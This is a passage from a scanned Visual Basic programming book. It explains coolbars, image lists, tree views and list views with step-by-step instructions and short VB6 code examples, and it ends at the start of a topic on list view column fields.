    ProgressBar1.Value = 0
    Timer1.Enabled = True
End Sub
```

Finally, in the **Timer** event handler, **Timer1_Timer**, we add a value of 10 to the progress bar's **Value** property every second. We also check if we've filled the progress bar, and if so, disable the timer:

```
Private Sub Timer1_Timer()
    ProgressBar1.Value = ProgressBar1.Value + 10
    If ProgressBar1.Value >= 100 Then Timer1.Enabled = False
End Sub
```

That's all we need—now when the user clicks the command button, we start the progress bar in motion, and it goes from 0 to 100 in 10 seconds, as shown in Figure 15.25.




Figure 15.25 Using a progress bar.

The code for this example is located in the progressbar folder on this book's accompanying CD-ROM.

Adding A Coolbar To A Form

Coolbars were first introduced in the Microsoft Internet Explorer, and they are toolbars that present controls in bands. The user can adjust these bands by dragging a gripper, which appears at left in a band. In this way, users can configure the coolbar by sliding the bands around as they want.

To add a coolbar control to a form, follow these steps:

1. Select the Project|Components menu item.
2. Click the Controls tab in the Components dialog box.
3. Select the Microsoft Windows Common Controls-3 item, and click on OK to close the Components dialog box. This adds the Coolbar Control tool to the Visual Basic toolbox, as shown in Figure 15.3.
4. To place a coolbar in your form, just add it as you would any control, using the Coolbar Control tool.

Now that you've added a coolbar to your form, maybe you'll need to align it in that form? See the next topic for the details.

Aligning Coolbars In A Form

Now that you've added a coolbar to your form, how do you align it to the top, bottom, or wherever you want to place it? You use the **Align** property, setting it to one of these values:

- **vbAlignNone**—0 (the default)
- **vbAlignTop**—1
- **vbAlignBottom**—2
- **vbAlignLeft**—3
- **vbAlignRight**—4

Now that you've added a coolbar to your form and set its alignment as you want, how do you add bands to that coolbar? See the next topic for the details.

Adding Bands To A Coolbar

The controls in a coolbar are usually organized into bands (and note that those controls can themselves contain controls, as when you place toolbars in a band). To add a band to a coolbar, just follow these steps:

1. Right-click the coolbar and select the Properties item in the menu that appears.
2. Click the Bands tab in the coolbar's property pages, as shown in Figure 15.26.




Figure 15.26 The coolbar property pages.

3. Add new bands to the coolbar using the Insert Band button.
4. When finished, close the property pages by clicking on OK.

You can also add a band to a coolbar at runtime with its **Bands** collection, because that collection supports the usual collection methods **Add** and **Remove**. For example, here's how we add a new band to a coolbar at runtime:

```
Private Sub Command1_Click()
    Dim band5 As Band
    Set band5 = CoolBar1.Bands.Add()
End Sub
```

Now that you've added bands to a coolbar, how do you install controls in those bands? Take a look at the next topic to get the details.

Adding Controls To Coolbar Bands

You add controls to coolbar bands by setting the band's **Child** property. The **Child** property can only hold one child control, which you might think limits the power of coolbars, but in fact, that control can be a complete toolbar. If you fill a coolbar's bands with toolbar controls, users can arrange and slide those toolbars around as they like.

To add a control to a coolbar band, follow these steps:

1. Add the control (such as a toolbar) you want to place in a band to the coolbar by drawing it inside the coolbar.
2. Right-click the coolbar and select the Properties item in the menu that appears.
3. Click the Bands tab in the coolbar's property pages, as shown in Figure 15.27.

Figure 15.27 Adding a toolbar to a coolbar band.

4. Select the band you want to work with.
5. Set the band's **Child** property to the control you want to add to that band, such as **Toolbar1** in Figure 15.27.
6. Close the coolbar's property pages by clicking on OK.

You can also set a band's **Child** property at runtime, as in this example where we set the control in the coolbar's first band to **Toolbar1**:

```
Private Sub Command1_Click()
    Set CoolBar1.Bands(1).Child = Toolbar1
End Sub
```

Handling Coolbar Control Events

You've set up the coolbar you want and placed a few toolbars in the various bands of that coolbar. Now how do you handle button clicks in those toolbars (or other controls you've place in a coolbar's bands)?

Handling events from controls in coolbar bands is easy—just connect event handlers to those controls as you normally would (in other words, if they weren't in a coolbar). Here's an example where we've added a toolbar, **Toolbar1**, to a coolbar. You can add buttons to the toolbar as you would normally—just open the toolbar's property pages and use the Insert Button button. To handle **Click** events for those button, you just double-click the toolbar's buttons at design time, which opens the matching **Click** event handler:

```
Private Sub Toolbar1_ButtonClick(ByVal Button As ComctlLib.Button)

End Sub
```

Then you just proceed as you would in a normal toolbar, such as adding this code where we indicate to users which button they've clicked:

```
Private Sub Toolbar1_ButtonClick(ByVal Button As ComctlLib.Button)
    MsgBox "You clicked button " & Button.Index

End Sub
```

Chapter 16
Image Lists, Tree Views, List Views, And Tab Strips

If you need an immediate solution to:

Adding An Image List To A Form
Adding Images To Image Lists
Using The Images In Image Lists
Setting Image Keys In An Image List
Adding A Tree View To A Form
Selecting Tree View Styles
Adding Nodes To A Tree View
Adding Subnodes To A Tree View
Adding Images To A Tree View
Expanding And Collapsing Nodes (And Setting Node Images To Match)
Handling Tree View Node Clicks
Adding A List View To A Form
Adding Items To A List View
Adding Icons To List View Items
Adding Small Icons To List View Items
Selecting The View Type In List Views
Adding Column Headers To A List View
Adding Column Fields To A List View
Handling List View Item Clicks
Handling List View Column Header Clicks
Adding A Tab Strip To A Form
Inserting Tabs Into A Tab Strip Control
Setting Tab
Setting Tab Images
Using A Tab Strip To Display Other Controls
Handling Tab Clicks

In Depth

In this chapter, we're going to take a look at image list controls and some of the controls that use image lists: tree views, list views, and tab strips. These controls are part of the Windows common controls package and are being used more and more frequently in Windows programs.

We'll get an overview of each control before tackling the programming issues. You add all the controls in this chapter to the Visual Basic toolbox by selecting the Project|Components menu item, clicking the Controls tab in the dialog box that opens, selecting the entry marked Windows Common Controls, and clicking on OK to close the Components dialog box.

Image Lists

Image list controls are invisible controls that serve one purpose: to hold images that are used by other controls. Usually, you add images to an image list control at design time, using the Insert Picture button in the control's property pages. You can also add images to an image list at runtime, using the **Add** method of its internal image collection, **ListImages**.

To use the images in the image list, you usually associate the image list with a Windows common control (which has an **ImageList** property). For each item in the common control, such as a tab in a tab strip control, you can then specify either an index into the image lists' **ListImages** collection or an image's key value to associate that image with the item.

You can also reach the images in an image list with the **ListImages** collection's **Picture** property. For example, if you wanted to use an image list with a control that's not a Windows common control, such as a picture box, you can assign the first image in the image control to that picture box this way:

```
Picture1.Picture = ImageList1.ListImages(1).Picture
```

The Image List Control tool appears in the Visual Basic toolbox in Figure 16.1 at bottom, on the right.




Figure 16.1 The Image List Control tool.

Tree Views

If you've used the Windows Explorer, you're familiar with tree views. Tree views present data in a hierarchical way, such as the view of directories that appears in the tree view at left in the Windows Explorer, as shown in Figure 16.2.




Figure 16.2 The Windows Explorer.

Trees are composed of cascading branches of *nodes* , and each node usually consists of an image (set with the **Image** property) and a label (set with the **Text** property). Images for the nodes are supplied by an image list control associated with the tree view control.

A node can be expanded or collapsed, depending on whether or not the node has child nodes. At the topmost level are *root* nodes, and each root node can have any number of child nodes. Each node in a tree is actually a programmable Node object, which belongs to the **Nodes** collection. As with other collections, each member of the collection has a unique **Index** and **Key** property that allows you to

access the properties of the node.

The Tree View Control tool is the thirteenth tool down on the right in Figure 16.3.




Figure 16.3 The Tree View Control tool.

List Views

The list view control displays, as its name implies, lists of items. You can see a list view at right in the Windows Explorer in Figure 16.2. There, the list view is displaying a list of files. Each item in a list view control is itself a ListItem object and can have both text and an image associated with it. The ListItem objects are stored in the list view's **ListItems** collection.

List views can display data in four different view modes:

- *Icon mode*—Can be manipulated with the mouse, allowing the user to drag and drop and rearrange objects.
- *SmallIcon mode*—Allows more ListItem objects to be viewed. Like the Icon view mode, objects can be rearranged by the user.
- *List mode*—Presents a sorted view of the ListItem objects.
- *Report mode*—Presents a sorted view, with sub-items, allowing extra information to be displayed.

The list view in the Windows Explorer in Figure 16.2 is displaying files in Report view mode (which is the only mode that has columns and column headers). In this mode, you add sub-items to each item, and the text in those sub-items will appear under the various column headings.

You usually associate two image list controls with a list view: one to hold the icons for the Icon view mode, and one to hold small icons for the other three modes. The size of the icons you use is determined by the image list control (the available sizes are 16 × 16, 32 × 32, 48 × 48, and Custom).

The List View Control tool is the fourteenth control down on the left in Figure 16.4.




Figure 16.4 The List View Control tool.

Tab Strips

A tab strip control presents the user with a row (or rows) of tabs that acts like the dividers in a notebook or the labels on a group of file folders. Like an increasing number of other controls (such as coolbars and tree views), tab strips represent one of Microsoft's attempts to compact data into less and less of the screen (because there's getting to be more and more data). Using tab strips, the user can click a tab and see a whole new panel of data, like opening a file folder. In fact, we've already used tab strips in many parts of this book already to set Visual Basic options or to include ActiveX controls in our

programs.

The most common use of tab strips today is to organize dialog boxes—often those dialog boxes that let the user set program options—into many different panels, all hidden from view except the current one the user has selected. In this way, you can pack a great deal into a small space in a dialog box and avoid the need for many dialog boxes.

From the programmer's point of view, a tab strip control consists of one or more Tab objects in a **Tabs** collection. At both design time and runtime, you can set the Tab object's appearance by setting properties, and at runtime, by invoking methods to add and remove Tab objects.

The Tab Strip Control tool appears as the eleventh tool down on the right in the Visual Basic toolbox in Figure 16.5.




Figure 16.5 The Tab Strip Control tool.

That's it for the overview. It's time to turn to the Immediate Solutions.

Immediate Solutions

Adding An Image List To A Form

To work with many Windows common controls, you need to use image lists. How do you add an image list control to a program? Just follow these steps:

1. Select the Project|Components menu item.
2. Click the Controls tab in the Components dialog box that opens.
3. Select the Windows Common Controls entry.
4. Close the Components dialog box by clicking on OK.
5. Double-click the Image List Control tool (see Figure 16.1 at bottom, on the right) to add an image list control to a form. This control is invisible at runtime, so its size and location don't make much difference.

Now that you've added an image list to a form, how do you add images to that image list? See the next topic.

Adding Images To Image Lists

To add images to an image list, you can use the image list's property pages at design time. Just right-click the image list and select the Properties item in the menu that opens. Next, click the Images tab in the property pages, as shown in Figure 16.6.




Figure 16.6 Adding images to an image list.

To insert images into the image list control, just use the Insert Picture button; clicking that button lets

you search for image files on disk. Each successive image gets a new **Index** value, starting at 1 and counting up. If you wish, you can also give each image a **Key** value (a unique text string identifier) by entering text in the box labeled Key when you add an image.

When you're done adding images, close the property pages by clicking on OK.

You can also add images to an image list using the **ListImages** collection's **Add** method at runtime like this, where we give the image the key "tools":

```
ImageList1.ListImages.Add ,"tools", LoadPicture("c:\tools.bmp")
```

TIP: You should note that when the image list control is bound to another Windows common control, images of different sizes can be added to the control, but the size of the image displayed in the associated Windows common control will be constrained to the size of the *first* image added to the image list.

Using The Images In Image Lists

The Testing Department is calling again. The 40 picture boxes you have hidden in your program are taking up too much memory. Can't you do something else to store images?

You can. An image control can take up much less memory. Usually when you use an image control, you're storing images for a Windows common control. Those controls have an **ImageList** property, which you set to the name of the image list control you want to use (for example, **ImageList1**). From then on, you can associate the elements of the Windows common control with the images in the associated image list either by index or by key value.

However, you can also use image list controls with other controls, such as picture boxes. Here's an example taken from our earlier chapter on picture boxes that will create some graphics animation. We store images in an image list and swap them into a picture box in this example.

Add a timer control with its **Interval** property set to 1000 (that is, 1 second), setting its **Enabled** property to False; a picture box, **Picture1** , with its **AutoSize** property set to True; an image list control, **ImageList1** , adding two images to the image list control (we used image1.bmp and image2.bmp, which are just bands of blue and red, in this example); and a command button, **Command1** , labeled Start Animation.

When the user clicks the Start Animation button, we enable the timer:

```
Private Sub Command1_Click()
    Timer1.Enabled = True
End Sub
```

Then we toggle a Boolean variable, **blnImage1** , and alternate images from the image list control every second:

```
Private Sub Timer1_Timer()
    Static blnImage1 As Boolean
```

```
    If blnImage1 Then
        Picture1.Picture = ImageList1.ListImages(1).Picture
    Else
        Picture1.Picture = ImageList1.ListImages(2).Picture
    End If

    blnImage1 = Not blnImage1

End Sub
```

Note how we refer to the images in the image control, using the **ListImages** collection this way: **ImageList1.ListImages(1).Picture**.

That's all we need—the result appears in Figure 16.7. Now we're using the images in an image control. The code for this example is located in the coloranimation folder on this book's accompanying CD-ROM.




Figure 16.7 Using the images in an image control for animation.

Setting Image Keys In An Image List

When you add an image to an image list control, that image gets a new index value automatically. However, you can also refer to images with the **Key** property. The key is a unique text string that identifies the image just as its index does, and in Windows common controls, you can refer to an image in an image list by either its index or key.

You set an image's key in the image list's property pages. For example, set an image's **Key** property to Image1 by entering that text in the Key field.

Adding A Tree View To A Form

The Testing Department is calling again. There sure is a lot of data in your new program, *SuperDuperDataCrunch* . Yes, you agree, there is. How about using a tree view instead? Hmm, you think, how does that work?

To add a tree view control to a form, follow these steps:

1. Select the Project|Components menu item.
2. Click the Controls tab in the Components dialog box that opens.
3. Select the Windows Common Controls item.
4. Click on OK to close the Components dialog box.
5. The preceding steps add the Tree View Control tool to the toolbox. Draw a tree view in the form as you want it.
6. Set the tree view's properties, and add the code you want.

When you first add a tree view control, there are only sample nodes visible in it, and nothing at runtime. You're responsible for adding the nodes and setting up their relationships, text, and images yourself. We'll do that in the topics that follow in this chapter, but for reference, we list the program we'll develop here, so you can refer back to it as you like.

Running this example program yields the results you see in Figure 16.8; as you can see, we let the user expand and collapse nodes in the tree view, have associated both an image and text with each node, and report which node was clicked in a text box at the bottom on the form. This program has the following controls in it: an image list, **ImageList1** ; a tree view control, **TreeView1** , with its **Style** property set to 7 (the default); and a text box, **Text1**.




Figure 16.8 Using a tree view in a form.

The code for this example is located in the treeview folder on this book's accompanying CD-ROM.

Selecting Tree View Styles

There are many different styles for tree views—text nodes only, pictures and text nodes, showing or not showing the tree "lines" that connect nodes, showing or not showing the plus and minus symbols to expand or collapse nodes, and so on. You set the tree view's style using its **Style** property. Here are the possible values (we'll stick to the default, style 7, **tvwTreelinesPlusMinusPictureText** , in this chapter because that style offers the richest set of attributes):

- **tvwTextOnly**—0
- **tvwPictureText**—1
- **tvwPlusMinusText**—2
- **tvwPlusPictureText**—3
- **tvwTreelinesText**—4
- **tvwTreelinesPictureText**—5
- **tvwTreeLinesPlusMinusText**—6
- **tvwTreelinesPlusMinusPictureText**—7 (the default)

TIP: Note that you can set the tree view's style at design time or runtime, which means you can allow users to customize the tree view's appearance as they want.

Adding Nodes To A Tree View

The Testing Department is calling again. The tree view you've added to your program is fine, but why isn't there anything in it? Oops, you think, it's time to add some nodes.

You actually add Node objects to a tree view by adding them to the **Nodes** collection. How does this work? Let's see an example. Here, we'll add a node, **Node1** , to a tree view, **TreeView1** (the tree view's **Style** property is set to **tvwTreelinesPlusMinusPictureText** , the default).

First, we declare that node:

```
Private Sub Form_Load()
    Dim Node1 As Node
...
```

Next, we add the node to the tree view using the **Nodes** collection's **Add** method (see the next topic for more information on this method):

```
Private Sub Form_Load()
    Dim Node1 As Node

    Set Node1 = TreeView1.Nodes.Add
...
```

Now we can refer to the node by name, **Node1** , as we set its text:

```
Private Sub Form_Load()
    Dim Node1 As Node

    Set Node1 = TreeView1.Nodes.Add
    Node1.Text = "Node 1"
...
```

We can also refer to the node as a member of the **Nodes** collection as here, where we set the node's **Key** property:

```
Private Sub Form_Load()
    Dim Node1 As Node

    Set Node1 = TreeView1.Nodes.Add
    Node1.Text = "Node 1"
    TreeView1.Nodes(1).Key = "Node 1"
End Sub
```

How does this look when you run it? You can see the result in Figure 16.9: not very spectacular with just one node. You can add other nodes by duplicating the preceding code and naming the new nodes **Node2**, **Node3**, and so on, but they'll all appear at the same level. Aren't trees supposed to have nodes that contain other nodes? They are, and we'll take a look at that in the next topic.




Figure 16.9 Placing a node in a tree view.

Adding Subnodes To A Tree View

The Testing Department is calling again. The new node you've put in your tree view is nice, but don't tree views usually display more than one node? What about other nodes and nodes that contain subnodes? Ok, you say, no problem.

When you add a new node to a tree view's **Nodes** collection using the **Add** method, you can specify how it is related to the nodes already there. Here's how you use the **Add** method in general:

```
Nodes.Add(relative , [ relationship ] [, key ] [, text ] [, image ]
[, selectedimage ])
```

The *relative* argument is another node that you're relating the new node to with the relationship argument. Here are the possible values for *relationship*:

- **tvwLast**—1; the node is placed after all other nodes at the same level of the node named in *relative*.
- **tvwNext**—2; the node is placed after the node named in *relative*.
- **tvwPrevious**—3; the node is placed before the node named in *relative*.
- **tvwChild**—4; the node becomes a child node of the node named in *relative*.

Let's see an example. In this case, we'll set up the tree of text nodes, with one root node that has two nodes—and the second of those subnodes has a subnode itself.

In this example, we'll use a tree view control, **TreeView1** , (the tree view's **Style** property is set to **tvwTreelinesPlusMinusPictureText** , the default) and add four new nodes, **Node1** to **Node4** :

```
Private Sub Form_Load()
    Dim Node1, Node2, Node3, Node4 As Node
...
```

We add the first node like this using the **Nodes** collection's **Add** method:

```
Private Sub Form_Load()
    Dim Node1, Node2, Node3, Node4 As Node

    Set Node1 = TreeView1.Nodes.Add
    TreeView1.Nodes(1).Text = "Node 1"
    TreeView1.Nodes(1).Key = "Node 1"
...
```

Now we add two nodes, **Node2** and **Node3** , that are *child* nodes of the first node:

```
Private Sub Form_Load()
    Dim Node1, Node2, Node3, Node4 As Node

    Set Node1 = TreeView1.Nodes.Add
    TreeView1.Nodes(1).Text = "Node 1"
    TreeView1.Nodes(1).Key = "Node 1"
```

```
    Set Node2 = TreeView1.Nodes.Add("Node 1", tvwChild, "Node 2")
    TreeView1.Nodes(2).Text = "Node 2"
    TreeView1.Nodes(2).Key = "Node 2"

    Set Node3 = TreeView1.Nodes.Add("Node 1", tvwChild, "Node 3")
    TreeView1.Nodes(3).Text = "Node 3"
    TreeView1.Nodes(3).Key = "Node 3"
...
```

Finally, we add a fourth node, **Node4** , which is the child of **Node3** :

```
Private Sub Form_Load()
    Dim Node1, Node2, Node3, Node4 As Node

    Set Node1 = TreeView1.Nodes.Add
    TreeView1.Nodes(1).Text = "Node 1"
    TreeView1.Nodes(1).Key = "Node 1"

    Set Node2 = TreeView1.Nodes.Add("Node 1", tvwChild, "Node 2")
    TreeView1.Nodes(2).Text = "Node 2"
    TreeView1.Nodes(2).Key = "Node 2"

    Set Node3 = TreeView1.Nodes.Add("Node 1", tvwChild, "Node 3")
    TreeView1.Nodes(3).Text = "Node 3"
    TreeView1.Nodes(3).Key = "Node 3"

    Set Node4 = TreeView1.Nodes.Add("Node 3", tvwChild, "Node 4")
    TreeView1.Nodes(4).Text = "Node 4"
    TreeView1.Nodes(4).Key = "Node 4"

End Sub
```

And that's it—the result appears in Figure 16.10. Now we're adding nodes and subnodes to a tree view control.

Figure 16.10 Nodes and subnodes in a tree view.

Adding Images To A Tree View

The Aesthetic Design Department is on the phone. About that tree view control in your program—can't you give each node an image? All the other Windows programs seem to do that. You look around, note that the tree view Node objects have an **Image** property, and say, no problem.

To add an image to a node in a tree view, you just have to set its **Image** property to an index or key in the tree view's associated image list control. Let's see an example. Here, we'll use an image list control, **ImageList1** , with two images taken from the Visual Basic common\graphics\bitmaps\outline directory: closed.bmp and leaf.bmp, which we add to the image list control with the **Key** properties "closed" and "leaf", respectively, as shown in Figure 16.11.




Figure 16.11 Adding images to an image list control.

Now we can add those images to the nodes in a tree view control, **TreeView1** , by using the Node object's **Image** property, setting that property to the **Key** values for the various images:

```
Private Sub Form_Load()
    Dim Node1, Node2, Node3, Node4 As Node

    Set Node1 = TreeView1.Nodes.Add
    TreeView1.Nodes(1).Text = "Node 1"
    TreeView1.Nodes(1).Key = "Node 1"
    TreeView1.Nodes(1).Image = "closed"

    Set Node2 = TreeView1.Nodes.Add("Node 1", tvwChild, "Node 2")
    TreeView1.Nodes(2).Text = "Node 2"
    TreeView1.Nodes(2).Key = "Node 2"
    TreeView1.Nodes(2).Image = "leaf"

    Set Node3 = TreeView1.Nodes.Add("Node 1", tvwChild, "Node 3")
    TreeView1.Nodes(3).Text = "Node 3"
    TreeView1.Nodes(3).Key = "Node 3"
    TreeView1.Nodes(3).Image = "closed"

    Set Node4 = TreeView1.Nodes.Add("Node 3", tvwChild, "Node 4")
    TreeView1.Nodes(4).Text = "Node 4"
    TreeView1.Nodes(4).Key = "Node 4"
    TreeView1.Nodes(4).Image = "leaf"

End Sub
```

The result appears in Figure 16.12—now we're adding images to tree view nodes in Visual Basic.




Figure 16.12 Using images in a tree view.

However, if you take a close look at Figure 16.12, you'll see that the folders there are closed, even when the node they represent is open. How can we change those images to an open folder when the user expands a node? For the details, see the next topic.

Expanding And Collapsing Nodes (And Setting Node Images To Match)

When the user clicks a plus or minus sign in a tree view to expand or contract a node, how can we make the node's image match? For example, when the node is closed, we can display a closed folder image, and when expanded, an open folder image. We'll take those images from the Visual Basic common\graphics\ bitmaps\outline directory: open.bmp and closed.bmp. Add those images to an image list, **ImageList1** , now, giving them the **Key** properties "open" and "closed". Next, connect the image list control to a tree view control, **TreeView1** , by setting that control's **ImageList** property to

ImageList1.

When the user closes a node, the tree view control generates a **Collapse** event:

```
Private Sub TreeView1_Collapse(ByVal Node As ComctlLib.Node)

End Sub
```

In that event's handler, we can set the node's image to the closed folder by referring to that image by its key:

```
Private Sub TreeView1_Collapse(ByVal Node As ComctlLib.Node)
    Node.Image = "closed"
End Sub
```

Similarly, when the user expands a node, the tree view control generates an **Expand** event:

```
Private Sub TreeView1_Expand(ByVal Node As ComctlLib.Node)

End Sub
```

In that event's handler, we set the node's image to the open folder:

```
Private Sub TreeView1_Expand(ByVal Node As ComctlLib.Node)
    Node.Image = "open"
End Sub
```

That's all it takes—now the nodes in this program display open and closed folders when they are expanded and collapsed, as shown in Figure 16.13.




Figure 16.13 Expanded and collapsed node images in a tree view.

TIP: You can tell if a node is expanded or collapsed with its **Expanded** property.

Handling Tree View Node Clicks

How do you know which node in a tree view the user clicked? You can use the **NodeClick** event:

```
Private Sub TreeView1_NodeClick(ByVal Node As ComctlLib.Node)

End Sub
```

For example, we can display the text in the node that the user has clicked in a text box, **Text1**, this way:

```
Private Sub TreeView1_NodeClick(ByVal Node As ComctlLib.Node)
    Text1.Text = "You clicked " & Node.Text
End Sub
```

The result of this code appears in Figure 16.14—when the user clicks a node, the program indicates which node was clicked in the text box at the bottom. Now we're handling tree view node clicks in Visual Basic.

Figure 16.14 Handling node clicks in a tree view.

Adding A List View To A Form

The Testing Department is calling again. When you list all files on disk in a text box in your *SuperDuperTextPro* program, doesn't that text box seem pretty full? Of course, you say, there are hundreds of filenames to display. Try a list view control, they say.

To add a list view control to a form, follow these steps:

1. Select the Project|Components menu item.
2. Click the Controls tab in the Components dialog box that opens.
3. Select the Windows Common Controls item.
4. Click on OK to close the Components dialog box.
5. The preceding steps add the List View Control tool to the toolbox. Draw a list view in the form as you want it.
6. Set the list view's properties, and add the code you want.

After the list view is in your program, it's up to you to add items, images, and select what kind of view you want. There are four view types:

- *Icon mode*—Can be manipulated with the mouse, allowing the user to drag and drop and rearrange objects.
- *SmallIcon mode*—Allows more ListItem objects to be viewed. Like the icon view, objects can be rearranged by the user.
- *List mode*—Presents a sorted view of the ListItem objects.
- *Report mode*—Presents a sorted view, with sub-items allowing extra information to be displayed.

We'll set up the list view in the following topics in this chapter, creating the program listview, which is located on this book's accompanying CD-ROM. This program shows how to use a list view control and has the following controls in it: an image list control, **ImageList1**, that holds the images we'll use for the items in the list view; a list view control, **ListView1** , with its **ImageList** property set to **ImageList1**; a combo box, **Combo1**; and a text box, **Text1**.

Running the program yields the result you see in Figure 16.15; we've added four items to the list view in that program, and users can select what type of view they want in the list view with the combo box. When the user clicks an item in the list view, the program reports which item was clicked in a text box at the bottom on the form. The code for this example is located in the listview folder on this book's accompanying CD-ROM.




Figure 16.15 Using a list view in a program.

Adding Items To A List View

You add items to a list view's **ListItems** collection, using its **Add** method. Each item you add is a ListItem object.

Let's see how this works in an example. In this case, we'll add three items to a list view, **ListView1** . We start by declaring the first item, **ListItem1** , as a ListItem object:

```
Private Sub Form_Load()
    Dim ListItem1 As ListItem
...
```

Next we add that item to the list view control with the **ListItems** collection's **Add** method:

```
Private Sub Form_Load()
    Dim ListItem1 As ListItem
    Set ListItem1 = ListView1.ListItems.Add()
...
```

We can also give the new item some text to display in the list view:

```
Private Sub Form_Load()
    Dim ListItem1 As ListItem
    Set ListItem1 = ListView1.ListItems.Add()
    ListItem1.Text = "Item 1"
...
```

And we add the other two items in the same way:

```
Private Sub Form_Load()
    Dim ListItem1 As ListItem
    Set ListItem1 = ListView1.ListItems.Add()
    ListItem1.Text = "Item 1"

    Dim ListItem2 As ListItem
    Set ListItem2 = ListView1.ListItems.Add()
    ListItem2.Text = "Item 2"

    Dim ListItem3 As ListItem
    Set ListItem3 = ListView1.ListItems.Add()
    ListItem3.Text = "Item 3"

End Sub
```

We set the **ListView1** control's **View** property to **lvwList** (= 2) and run the program, yielding the result you see in Figure 16.16.




Figure 16.16 Adding items to a list view control.

That's fine as far as it goes—but what about adding icons to list view items? We'll take a look at that in the next topic.

Adding Icons To List View Items

The Aesthetic Design Department is on the phone. Your new list view control is fine, but what about adding icons to the items in that list view? Hmm, you think, how do you do that?

Each item in a list view is a ListItem object, and each such object has an **Icon** property. You set this property to an image's index or key in an image list control.

Let's see an example. We add a list view control, **ListView1** , to a form, as well as an image list, **ImageList1** . We add one image to the image list, new.bmp, which is in the Visual Basic common\graphics\bitmaps\offctlbr\large\color directory.

To connect the image list with the list view, right-click the list view at design time, and select the

Properties item in the menu that appears. Click the Image Lists tab in the property pages, and select **ImageList1** in the box labeled Normal, then click on OK to close the property pages.

Now we can add the image in the image list to the items in a list view, using their **Icon** property like this:

```
Private Sub Form_Load()

    Dim ListItem1 As ListItem
    Set ListItem1 = ListView1.ListItems.Add()
    ListItem1.Text = "Item 1"    ListItem1.Icon = 1

    Dim ListItem2 As ListItem
    Set ListItem2 = ListView1.ListItems.Add()
    ListItem2.Text = "Item 2"
    ListItem2.Icon = 1

    Dim ListItem3 As ListItem
    Set ListItem3 = ListView1.ListItems.Add()
    ListItem3.Text = "Item 3"
    ListItem3.Icon = 1

End Sub
```

Finally, we set the list view's **View** property to **lvwIcon** (= 0) and run the program. The result appears in Figure 16.17.




Figure 16.17 Displaying icons in a list view control.

On the other hand, only the **lvwIcon** view uses icons this way—the other three list view control views use *small* icons. We'll see how to add small icons in the next topic.

Adding Small Icons To List View Items

You usually use two icons for each item in a list view, a normal icon and a small icon. Let's see how to add small icons now.

Each set of icons is stored in its own image list control, so we add a new image list control, **ImageList2** , to a program now to hold small icons (we'll use **ImageList1** to store the large icons and the actual list view control will be **ListView1**). In this example, we'll just place one image in **ImageList2** —leaf.bmp from the Visual Basic common\graphics\bitmap\outline directory.

To connect the image list with the list view, right-click the list view at design time, and select the Properties item in the menu that appears. Click the Image Lists tab in the property pages, and select **ImageList2** in the box labeled Small, then click on OK to close the property pages.

Now we can add the image we've stored as the small icon of all the list items:

```
Private Sub Form_Load()

    Dim ListItem1 As ListItem
    Set ListItem1 = ListView1.ListItems.Add()
    ListItem1.Text = "Item 1"
    ListItem1.Icon = 1
    ListItem1.SmallIcon = 1

    Dim ListItem2 As ListItem
    Set ListItem2 = ListView1.ListItems.Add()
    ListItem2.Text = "Item 2"
    ListItem2.Icon = 1
    ListItem2.SmallIcon = 1

    Dim ListItem3 As ListItem
    Set ListItem3 = ListView1.ListItems.Add()
    ListItem3.Text = "Item 3"
    ListItem3.Icon = 1
    ListItem3.SmallIcon = 1

End Sub
```

Finally, set the list view's **View** property to **lvwSmallIcon** (= 1) and run the program, as shown in Figure 16.18. You can see the icons we've selected for each item displayed in the list view in that figure. Our code is a success.

Figure 16.18 Using small icons in a list view.

Selecting The View Type In List Views

List view controls support four different *views* :

- **lvwIcon**—0; can be manipulated with the mouse, allowing the user to drag and drop and rearrange objects.
- **lvwSmallIcon**—1; allows more ListItem objects to be viewed. Like the icon view, objects can be rearranged by the user.
- **lvwList**—2; presents a sorted view of the ListItem objects.
- **lvwReport**—3; presents a sorted view, with sub-items, allowing extra information to be displayed.

You set the view type in a list view with its **View** property, which you can set at design time or runtime.

Let's see an example. Here, we'll display the various view types in a combo box, **Combo1** , and when the user selects one of them, we'll make that the current view type in the list view, **ListView1**.

When the form first loads, we place the view types in the combo box:

```
Private Sub Form_Load()

    With Combo1
        .AddItem "Icon View"
        .AddItem "Small Icon View"
        .AddItem "List View"
        .AddItem "Report View"
    End With

End Sub
```

Then when the user makes a selection in the combo box, we install the corresponding view in the list view:

```
Private Sub Combo1_Change()
    ListView1.View = Combo1.ListIndex
End Sub

Private Sub Combo1_Click()
    ListView1.View = Combo1.ListIndex
End Sub
```

The result appears in Figure 16.19. Although we can now select all four view types in a list view, note that we haven't implemented the last type, the report view, which displays a list of columns. We'll take a look at that starting with the next topic in this chapter.




Figure 16.19 Selecting view types in a list view control.

Adding Column Headers To A List View

List views can display lists arranged in columns when you set their **View** property to **lvwReport** . We'll take a look at using the report view in this and the next topic. Here, we'll see how to add multiple columns to a list view control.

To add columns to a list view, you just need to add column headers, and you do that with the list view's **ColumnHeaders** collection. For example, here's how we add four columns to a list view, giving each column the caption "Field 1", "Field 2", and so on:

```
Private Sub Form_Load()
    Dim colHeader As ColumnHeader
    Dim intLoopIndex As Integer

    For intLoopIndex = 1 To 4
        Set colHeader = ListView1.ColumnHeaders.Add()
        colHeader.Text = "Field " & intLoopIndex
    Next intLoopIndex

End Sub
```

This code works fine, but each column appears in a default width, which might not be right for the size of your list view. To tailor the columns to your list view control, you can do something like this, where we set the columns' **Width** property:

```
Private Sub Form_Load()
    Dim colHeader As ColumnHeader
    Dim intLoopIndex As Integer

    For intLoopIndex = 1 To 4
        Set colHeader = ListView1.ColumnHeaders.Add()
        colHeader.Text = "Field " & intLoopIndex
        colHeader.Width = ListView1.Width / 4
    Next intLoopIndex

End Sub
```

After you set the **View** property of the list view control to **lvwReport**, the result of this code appears in Figure 16.20 (where we've added a few items to the list view control itself, Items 1 through 3, as well).

Figure 16.20 Supporting column headers in a list view.

Now that we're using columns in a list view, how do you add text for each column, item by item? We'll look into that next.

Adding Column Fields To A List View

